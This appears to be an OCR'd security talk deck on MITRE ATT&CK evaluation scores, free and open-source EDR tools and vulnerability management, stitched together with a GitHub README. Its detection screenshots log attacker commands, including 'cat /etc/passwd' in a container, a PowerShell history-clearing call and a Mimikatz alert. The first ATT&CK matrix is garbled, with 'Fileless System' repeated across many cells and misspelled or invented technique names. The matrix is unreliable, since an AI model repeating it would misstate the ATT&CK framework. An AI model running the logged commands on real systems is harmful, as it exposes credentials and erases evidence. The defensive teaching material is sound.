Red Team tooling is what primarily distinguishes the two scenarios. Cobalt Strike was used to execute the first scenario, while PowerShell Empire was used to execute the second. Using two different toolsets resulted in diversity and an observable variance in the emulation of the APT3/Gothic Panda behaviors.

Participants

Initial Cohort



Rolling Admission



Detection Categories

Main Detection Types

None ⓘ



Telemetry 🔎



MSSP 🛡️



General 🕵️



Tactic 🚧



Technique ✨



Modifier Detection Types

Alert ⓘ



Correlated ↗



Delayed ⓘ



Host Interrogation 📄



Residual Artifact 🗑️



Configuration Change 🛠️



Or not?

README.md

attack-eval-scoring

This project represented my attempts at analyzing the results of round 1 of the MITRE Enterprise ATT&CK Evaluation. With the release of round 2 results, please check out my new project: <https://github.com/joshzelonis/EnterpriseAPT29Eval>

For my initial blog post on the subject, check out: <https://go.forrester.com/blogs/measuring-vendor-efficacy-using-the-mitre-attck-evaluation/>

simple_score.py

In parsing the results, I found 56 ATT&CK techniques were measured with 136 procedures for doing so. This is a quick script for applying the scale on a procedure (or per step) basis. There were many instances where there were multiple detections for a single procedure/step which would skew any counting method that did not take this into effect.

coverage.py

This script generates two key metrics for understanding vendor performance. The first of which is a coverage score which gives insight into the percentage of ATT&CK techniques the solution was able to generate any type of detection against. This can be viewed as a high water mark for how the product could be used to generate detections. The second metric is a correlation metric which is the percentage of detections that had a tainted modifier. This is useful for understanding how the product reduces work for SOC analysts.

kill_chain_analysis.py

There were 10 different stages of attack measured from initial compromise to execution of persistence across two scenarios. One may argue that the most critical capability is being able to alert on an adversary at each stage of an intrusion. This script analyzes and breaks out how each vendor performed at each stage of these scenarios on the same 1-3-5 scale used by simple_score.py



© Black Hills In



“Simple” Score



```
john@pop-os:~/attack-eval-scoring$ python3 simple_score.py
./data/McAfee.1.APT3.1_Results.json - 268
./data/CarbonBlack.1.APT3.1_Results.json - 259
./data/Cybereason.1.APT3.1_Results.json - 285
./data/Microsoft.1.APT3.1_Results.json - 195
./data/PaloAltoNetworks.1.APT3.1_Results.json - 329
./data/GoSecure.1.APT3.1_Results.json - 108
./data/RSA.1.APT3.1_Results.json - 78
./data/F-Secure.1.APT3.1_Results.json - 376
./data/Endgame.1.APT3.1_Results.json - 225
./data/FireEye.1.APT3.1_Results.json - 288
./data/CrowdStrike.1.APT3.1_Results.json - 269
./data/SentinelOne.1.APT3.1_Results.json - 123
```

7

Misses



```
john@pop-os:~/attack-eval-scoring$ python3 total_misses.py
./data/McAfee.1.APT3.1_Results.json - 38
./data/CarbonBlack.1.APT3.1_Results.json - 34
./data/Cybereason.1.APT3.1_Results.json - 24
./data/Microsoft.1.APT3.1_Results.json - 23
./data/PaloAltoNetworks.1.APT3.1_Results.json - 9
./data/GoSecure.1.APT3.1_Results.json - 28
./data/RSA.1.APT3.1_Results.json - 49
./data/F-Secure.1.APT3.1_Results.json - 14
./data/Endgame.1.APT3.1_Results.json - 14
./data/FireEye.1.APT3.1_Results.json - 32
./data/CrowdStrike.1.APT3.1_Results.json - 22
./data/SentinelOne.1.APT3.1_Results.json - 35
```



LAB: EDR with Bluespawn



Select Administrator: Command Prompt

```
C:\temp>.\BLUESPAWN-client-x64.exe --hunt -l Cursory --log=console,xml --reaction=log
```

BLUESPAWN

[*][LOW] Starting a Hunt

[*][LOW] Starting a hunt for 15 techniques.

[T1004 - Winlogon Helper: Cursory] - 2 detections!

Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, #[binary_to_execute]

Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon: Shell with data explorer.exe, #[binary_to_execute]

[T1015 - Accessibility Features: Cursory] - 0 detections!

[T1037 - Logon Scripts: Cursory] - 5 detections!

Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\Environment: UserInitMprLogonScript with data #[script_path]

Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\Environment: UserInitMprLogonScript with data #[script_path]

Potentially malicious registry key detected - HKEY_USERS\S-1-5-21-3383516632-2128389977-1408257523-500\Environment: UserInitMprLogonScript with data #[script_path]

Potentially malicious file detected - C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\StartUp\RunWallpaperSetup.cmd (hash is)

Potentially malicious file detected - C:\Users\Default\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\StartUp\RunWallpaperSetupInit.cmd (hash is)

[T1060 - Registry Run Keys / Startup Folder: Cursory] - 0 detections!

[T1100 - Web Shells: Cursory] - 0 detections!

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	28 items	44 items	23 items	60 items	18 items	23 items	16 items	13 items	21 items	9 items	16 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Collection	Compressed Data	Account & Removal
Explain Public-facing Application	Command-Line Interface	Accessibility Features	Access Token Manipulation	Binary Padding	Brute Force	Application Window Discovery	Automated Collection	Communication Through Removable Media	Clipboard Data	Data Encrypted	Data Destory
External Remote Services	Compiled HTML File	Accessibility Features	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Component Object Model	Connection Proxies	Custom Command Protocol	Custom Data	Data Over Alternative Protocol	Defacement
Hardware Additions	Component Object Model and Distributed COM	AppCert DLLs	AppCert Control	Credentials from Browsers	Domain Trust Discovery	Distributed COM	Exploitation of Remote Items	File and Directory Drives	File Transfer	File Size Limits	Disk Structure Wipe
Replication	Control Panel Items	Application Shimming Package	Code Signing	Credentials in Files	File and Directory Drives	File and Registry Scanning	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System
Trusted Remote Removable Media	Dynamic Data Exchange	Application Shimming	Compile After Delivery	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
Spearphishing Attachment	BITS Jobs	Application Shimming	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
Spearphishing Link	Bootkit	Authenticode Package	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
Spearphishing via Service	Browser Extensions	BITS Order Hijacking	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
Supply Chain Compromise	Browser Order Hijacking	Component Object Model Hijacking	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
Trusted Relationship	Component User Interface	Component Object Model Hijacking	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
Valid Accounts	InstallUtil	Create Account	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	LSASS Driver	DLL Search Order Hijacking	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	PowerShell	External Remote Services	Image File Execution Options Injection	DLL Side-Loading	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Regsv32	Rundll32	File System Permissions Weakness	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Scripting	Scheduled Task	Hidden Files and Directories	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Service Execution	Service Interception	Path Interception	Fileless Exploitation	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Signer Binary	Port Monitors	PowerShell Profiler	File Deletion	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Proxy Execution	PowerShell Script	PowerShell Profiler	File Deletion	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Signed Script	Process Injection	Process Injection	Group Policy Modification	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Proxy Execution	Logon Scripts	Process Injection	Group Policy Modification	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Third-party Software	LSASS Driver	Scheduled Task	Hidden Files and Directories	Fileless Exploitation	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Trusted Computer Utilities	Modify Existing Service	Service Registry Permissions Weakness	Hidden Window	Image File Execution Options Injection	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	User Execution	Ntldr Helper DLL	SID-History Injection	Image File Execution Options Injection	Indicator Blocking	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Windows Component Instrumentation	New Service	Valid Accounts	Indicator Removal from Tools	Indicator Removal on Host	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	Windows Remote Management	Path Interception	Web Shell	Indicator Removal on Host	Indirect Command Execution	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System
	XSL Script Processing	Port Monitors	PowerShell	Install Root Certificate	PowerShell	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System	Fileless System



© Black Hills Information Security | @BHInfoSecurity



EDR!

Yay!

John Strand




© Black Hills Information Security | @BHInfoSecurity

What is EDR???



- Endpoint Detection and Response can mean a lot of things.....
- Does it include prevention?
- Is it just the black box flight recorder?
- What about SOAR?
- What about eXtended Detection and Response (XDR)?



What do you see?

I am sooo sorry....



Vendors....



Carbon Black.



MITRE Evaluations



thank you for coming to my tec | MITRE® EVALUATIONS | attackevals.mitre-engenuity.org/enterprise/evaluations.html?round=APT29

MITRE ENGENUITY | ATT&CK® Evaluations Enterprise ICS Tools Resources Get Evaluated

The screenshot shows a grid of 18 company logos, each enclosed in a rounded rectangle. The companies are:

- Bitdefender
- CROWDSTRIKE
- cybereason®
- FYCRFT
- BlackBerry CYLANCE.
- elastic
- F-Secure.
- FIREEYE™
- GOSECURE
- HanSight
- kaspersky
- Malwarebytes
- McAfee™
- Microsoft
- paloalto® NETWORKS
- CORTEX XDR BY PALO ALTO NETWORKS
- REAQTA
- Secureworks® A Dell Technologies Company
- SentinelOne™

A small purple circle with the number "1" is located in the bottom right corner of the grid area.



Also... Vendors



© Black Hills Information Security | @BHInfoSecurity

Why EDR?



- Because IR is a nightmare without it
- Quickly get information from multiple sources
- Correlate attack data < GOOD threat intelligence!!
- Because Windows logs are just bad
 - Not you Sysmon... You cool.



Why free and Open Source?



- Not a fan of vendors that don't have free or Open Source Products
- How do you know if it works? Cool GUI? Trial? They pinky promise?
- Also, many companies can't afford full solutions
 - A quick note on pricing
- You are not paying for what a commercial tool does... You are paying for what the free/OS tools do not provide.
- No reason to not practice



© Black Hills Information Security | @BHInfoSecurity





- Originally one of the more badass inventory systems
- Loved the query language across systems
- Full stack EDR
- Super easy to install, multiple agents
- Data feeds to an ELK stack... Because everything does...
- Easily one of the most asked about tools in my classes
- Just don't want to run a full ELK stack in my labs



I may be pronouncing it wrong



© Black Hills Information Security | @BHInfoSecurity





≡  WAZUH ▾ / Modules / Vulnerabilities

wazuh

Vulnerabilities ⓘ


[Dashboard](#) [Events](#)

[Search](#) [KQL](#) [Last 24 hours](#) [Show dates](#) [Refresh](#)

cluster.name: wazuh rule.group: vulnerability-detector [+ Add filter](#)

Critical Severity Alerts	High Severity Alerts	Medium Severity Alerts	Low Severity Alerts
197	1054	2201	735


Alert severity



Count

timestamp per 30 minutes

Vulnerabilities heat map



agent.name: Descending

Events

Time	agent.name	data.vulnerability.cve	data.vulnerability.package.name	data.vulnerability.package.version	data.vulnerability.severity	rule.id
> Aug 13, 2020 @ 19:21:37.328	Windows	CVE-2020-6524	Google Chrome	80.0.3987.87	High	23505
> Aug 12, 2020 @ 02:41:31.287	RHEL7	CVE-2020-12888	kernel	3.10.0-862.e17	High	23505
> Aug 10, 2020 @ 01:27:38.187	Windows	CVE-2017-8512	Microsoft Office Home and Business 2016	16.0.13029.20344	High	23505



© Black Hills Information Security | @BHInfoSecurity





WAZUH / Modules / Malware detection

Malware detection ⓘ

Dashboard Events ⌂ Explore agent Generate report

Search KQL Last 24 hours Show dates Refresh

cluster.name: wazuh rule.groups: rootcheck + Add filter

Emotet malware activity

Count timestamp per 5 minutes

Rootkits activity over time

Alerts timestamp per 3 hours

Binary trojan Omega rootkit TRK rootkit

Security alerts

Time	agent.name	rule.mitre.technique	rule.mitre.tactic	rule.level	rule.id	rule.description
> Aug 12, 2020 @ 11:10:01.012	Windows	Scripting	Defense Evasion, Execution	12	255926	Word Executing WScript C:\Windows\SysWOW64\wscript.exe
> Aug 11, 2020 @ 01:32:10.105	Windows	Signed Binary Proxy Execution	Defense Evasion, Execution	10	255563	Signed Script Proxy Execution: C:\Windows\System32\svchost.exe
> Aug 10, 2020 @ 04:12:05.417	Amazon	Process Injection	Defense Evasion, Privilege Escalation	6	31103	SQL injection attempt.
> Aug 10, 2020 @ 01:05:38.824	RHEL7	Brute Force	Credential Access	10	5720	sshd: Multiple authentication failures.



© Black Hills Information Security | @BHInfoSecurity





≡  WAZUH ▾ / Modules / Docker listener

Docker listener ⓘ

Dashboard Events

KQL  Search Last 7 days Show dates Refresh

cluster.name: wazuh rule.groups: docker + Add filter

Top 5 events

Events by source over time

Events

Time	agent.name	data.docker.type	data.docker.actor	data.docker.action	rule.description	rule.level	rule.id
> Aug 15, 2020 @ 12:54:30.705	Ubuntu	container	nginx_container	exec: cat /etc/passwd	Command launched in container	7	87907
> Aug 14, 2020 @ 21:59:31.751	Ubuntu	image	archlinux	pull	Image or repository archlinux pulled	3	87932
> Aug 14, 2020 @ 14:40:34.702	Ubuntu	network	bridge	disconnect	Network bridge disconnected	8	87929
> Aug 14, 2020 @ 01:17:14.351	Ubuntu	container	adoring_nash	create	Container adoring_nash created	4	87901




© Black Hills Information Security | @BHInfoSecurity





Velociraptor

- This is the one we use in my classes
- Setup to pulling data is very, very quick
- Standalone agent and server in one executable
- From the folks that brought us Rekall
- So... They kind of know what they are doing
- No detection and prevention capability
- Great way to complement existing AV/Protection



© Black Hills Information Security | @BHInfoSecurity



Vendors and Free/OS



- A number of vendors are making their agents free/open source
- This is.... Huge.
- Que rant on people using your product before they spend huge amount of cash on them
- Let's talk about Elastic and Comodo



What "Proudly Sucking At Capitalism"
Might look like...






(Formerly Endgame)



- Almost everyone uses ELK
- Many commercial tools use ELK
- Endgame was a solid EDR
- All the "cool kids" use it
 - Sorry Splunk
- Now, they give it away for free*
 - They want the sweet, sweet ELK fees
- Even AMAZON uses ELK!! <-- Too Soon?



© Black Hills Information Security | @BHInfoSecurity





elastic

Easy Install



Fleet / Agents

Agents

Manage and deploy policy updates to a group of agents

Agents Enrollment tokens

Search

Showing 0 agents

Host	Status	Age
------	--------	-----

Add agent

Add Elastic Agents to your hosts to collect data and send it to the Elastic Stack.

[Enroll in Fleet](#) Run standalone

From the agent directory, run the appropriate command to install, enroll, and start an Elastic Agent. You can reuse these commands to set up agents on more than one host. Requires administrator privileges.

Linux, macOS

```
./elastic-agent install -f --kibana-url=http://localhost:5601 --enrollment-token:
```

Windows

```
.\elastic-agent.exe install -f --kibana-url=http://localhost:5601 --enrollment-token:
```

See the [Elastic Agent docs](#) for more instructions and options.

Beta release – Ingest Mi

Cancel Continue



© Black Hills Information Security | @BHInfoSecurity





Out of the box... ~5 min



elastic

Search Elastic

Security / Detections

Overview Detections Hosts Network Timelines Cases Administration

Search KQL Last 24 hours

+ Add filter

Showing 2 alerts | Selected 0 alerts Take action ▾ Select all 2 alerts

@timestamp	Rule	Versi...	Method	Severity	Risk Sco...	event.module	event.action	event.category
Mar 4, 2021 @ 03:54:12.576	Malware Prevention Alert	2	query	high	73	endpoint	execution	malware intrusion_detection process
Mar 4, 2021 @ 03:49:12.321	Malware Prevention Alert	2	query	high	73	endpoint	execution	malware intrusion_detection process

Alert details

Message
Malware Prevention Alert

Summary Table JSON View

Filter by Field, Value, or Description...

file.Ext.code_signature	name", "", "exists": false, "status": "noSignature"}
file.Ext.malware_classification.Identifier	endpoint-v4-model
file.Ext.malware_classification.score	0.9957315325737
file.Ext.malware_classification.threshold	0.62
file.Ext.malware_classification.version	4.0.3000
file.Ext.quarantine_path	C:\equarantine(90752e67598d60d4929f2b00502212417336a9f



© Black Hills Information Security | @BHInfoSecurity





From Comodo



- Did not see this one coming...
- Wow.
- Full source code on Github
- Want to make your product better fast?
- Solid detection and EDR capabilities
- Works best with their server infrastructure
- Can integrate with ELK

A screenshot of the Comodo EDR web interface. The top navigation bar includes links for 'Dashboard', 'Events', 'Logs', 'File', 'Process', 'Alerts', 'Incident', and 'Logs'. The main area is titled 'Suspicious System Process Creation' and shows a detailed event log entry for a process named 'whatsmyip.com[1].exe'. Below the event log is a 'File Trajectory' timeline from October 2018 to October 2019, showing file movement between 'wheel[1].exe' and 'awake[1].exe'. A legend at the bottom of the timeline identifies various file actions: 'Browse Download', 'Copy From Shared Folder', 'Copy To Shared Folder', 'Initial Download', 'Copy From USB Disk', 'Copy To USB Disk', and 'Delete File'. A red border highlights the entire screenshot.



© Black Hills Information Security | @BHInfoSecurity



Mad marketing props...



Screenshots of a security monitoring interface showing multiple EDR alerts and a detailed event log for a suspicious system process creation.

Endpoint Security - Alerts

EDR	Unusual Service Start	2020-08-26 11:34:30	ENDPOINT-WIN8	New
EDR	Unusual Cmd Execution	2020-08-26 04:13:29	ENDPOINT-WIN10	New
EDR	Unusual Service Start	2020-08-26 04:23:36	ENDPOINT-WIN10	New
EDR	Unusual Cmd Execution	2020-08-26 03:43:51	ENDPOINT-WIN10	New
EDR	Unusual Service Start	2020-08-26 03:28:53	ENDPOINT-WIN10	New
EDR	Unusual Service Start	2020-08-25 18:39:32	ENDPOINT-WIN10	New
EDR	Unusual Service Start	2020-08-25 16:43:59	ENDPOINT-WIN10	New
EDR	Suspicious System Process Creation	2020-08-24 11:40:30	ENDPOINT-WIN10	New

Event Log Details:

```
Component: EDR
Device Name: ENDPOINT-WIN10
Event Type: Create Process
Event Time: 2020-08-24 11:39:20.166

{
    "adaptive_event_type": "Suspicious System Process Creation",
    "base_event_type": "Create Process",
    "child_process_command_line": "powershell.exe -ExecutionPolicy Bypass -C Clear-History;Clear",
    "child_process_elevation_type": "TYPE1",
    "child_process_hash": "36c5d12033b2ef251bae61c00690ffbf17fdcc87",
    "child_process_path": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",
    "child_process_pid": 7932,
    "child_process_verdict": "Safe",
    "component": "EDR",
    "device_name": "ENDPOINT-WIN10",
    "event_time": "2020-08-24 11:39:20.166",
    "logged_on_user": "Administrator@ENDPOINT-WIN10",
    "process_creation_time": "2020-08-24 11:19:42.142",
    "process_hash": "06e82f76cff6656804ebbe9e9571fe81c0f64a7d3",
    "process_parent_tree": "[...]",
    "process_path": "C:\Users\Public\spiumkd.exe",
    "process_user_domain": "ENDPOINT-WIN10",
    "process_user_name": "Administrator@ENDPOINT-WIN10",
    "process_verdict": "Absent"
}
```

Action Buttons: Close Alert | Add Suppression Rule | Report False Positive



Enhance..



```
"process_hash" : "06e82f76cff66568b4e8bae9571fe81c0f64a7d3"  
⊕ "process_parent_tree" : [ ... ],  
"process_path" : "C:\Users\Public\splunkd.exe",  
"process_user_domain" : "ENDPOINT-WIN10",  
"process_user_name" : "Administrator@ENDPOINT-WIN10",  
"process_verdict" : "Absent"
```



Seriously, not a fluke



Alert List

Component	Score	Alert Name	Alert Time	Device
EDR	10	Credential Stealing with Mimikatz	2021-02-01 03:17:15	BLACKWIDDOW

Component: EDR

Device Name: BLACKWIDDOW

Event Type: Virtual Memory Access

Event Time: 2021-02-01 03:16:54

```
{
    "adaptive_event_type" : "Credential Stealing with Mimikatz",
    "base_event_type" : "Virtual Memory Access",
    "component" : "EDR",
    "device_name" : "BLACKWIDDOW",
    "event_time" : "2021-02-01 03:16:54.948",
    "logged_on_user" : "SYSTEM@NT AUTHORITY",
    "process_creation_time" : "2021-02-01 02:42:24.557",
    "process_hash" : "28fa59e9ce120da59009da4c9b9b15ed082427ce",
    "process_parent_tree" : [ ... ],
    "process_path" : "C:\Program Files\Elastic\Agent\data\elastic-agent-1dal73\install\metricbeat-7.10.1-windows-x86\metricbeat.exe",
    "process_user_domain" : "NT AUTHORITY",
    "process_user_name" : "SYSTEM@NT AUTHORITY",
    "process_verdict" : "Unknown"
}
```



“False Positives”



- Not a thing (Watch people's' heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!




John Strand's Panic Leveling System



© Black Hills Information Security | @BHInfoSecurity



Architecture





LAB: Velociraptor



© Black Hills Information Security | @BHInfoSecurity



Vulnerability Management



© Black Hills Information Security | @BHInfoSecurity

Vulnerability Management



- Same as it was 10+ years ago
- Vendors have not changed with the times
- Test and scan for external vulnerabilities
- Some companies are moving towards credentialed scans
- Very little in actual innovation



Vulnerability Prioritization



- New focus on prioritization
- Address the most critical issues first
- While prioritization can be a great approach it can also be a crutch
- Addressing only the High and Critical issues
 - Many attackers will exploit Low and Informational issues
 - Very difficult for vendors to do this without organizational and service context



Low and Informational Blind Spots: Example



10.10.10.133 (tcp/23)

Here is the banner from the remote Telnet server :

----- snip -----

Login:

----- snip -----

10.10.10.134 (tcp/23)

Here is the banner from the remote Telnet server :

----- snip -----

Login:

----- snip -----

10.10.10.135 (tcp/23)

Here is the banner from the remote Telnet server :

----- snip -----

router>

----- snip -----



© Bla

Question:
**How Many of Your
Organization's Address Low
and Informational Issues?**

Addressing Vulnerabilities: The Wrong Way



- Many organizations address vulnerabilities by IP address
- For example: 1,000 IP addresses x ~25 vulnerabilities per IP = 25,000 issues to address
- This can be daunting
- Because of this we can see why so many companies focus on prioritization
- However, this approach is almost always wrong



Key Point:

Focus on Grouping Issues
by Vulnerability, Not by IP
Address

Addressing Vulnerabilities: The Correct Way



- Stop focusing on IP addresses and ranges
- Focus on the vulnerabilities
- Instead of 25,000 total vulnerabilities you will be dealing with a few hundred that repeat on multiple systems
- Use automation and address them as groups of issues
- This approach works regardless of the tool you use
- Consider it an “Open Source Technique”
- With this method IANS faculty have addressed over 1 million IP address, all vulnerabilities in less than 3 weeks



MITRE ATT&CK

Enterprise Matrix

Below are the tactics and techniques representing the MITRE ATT&CK Matrix™ for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, AWS, GCP, Azure, Azure AD, Office 365, SaaS.

Last Modified: 2019-10-09 18:48:31.906000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Addition	Compiled HTML File	AppCert DLLs	AppInit DLLs	BITS	Brute Force	Cloud Storage Object	Cloud Storage Object	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Bypass User Account Control	Clear Command and Control	Cloud Storage Object	Cloud Storage Object	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command and Control	Cloud Storage Object	Cloud Storage Object	Cloud Storage Object	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe	Disk Content Wipe
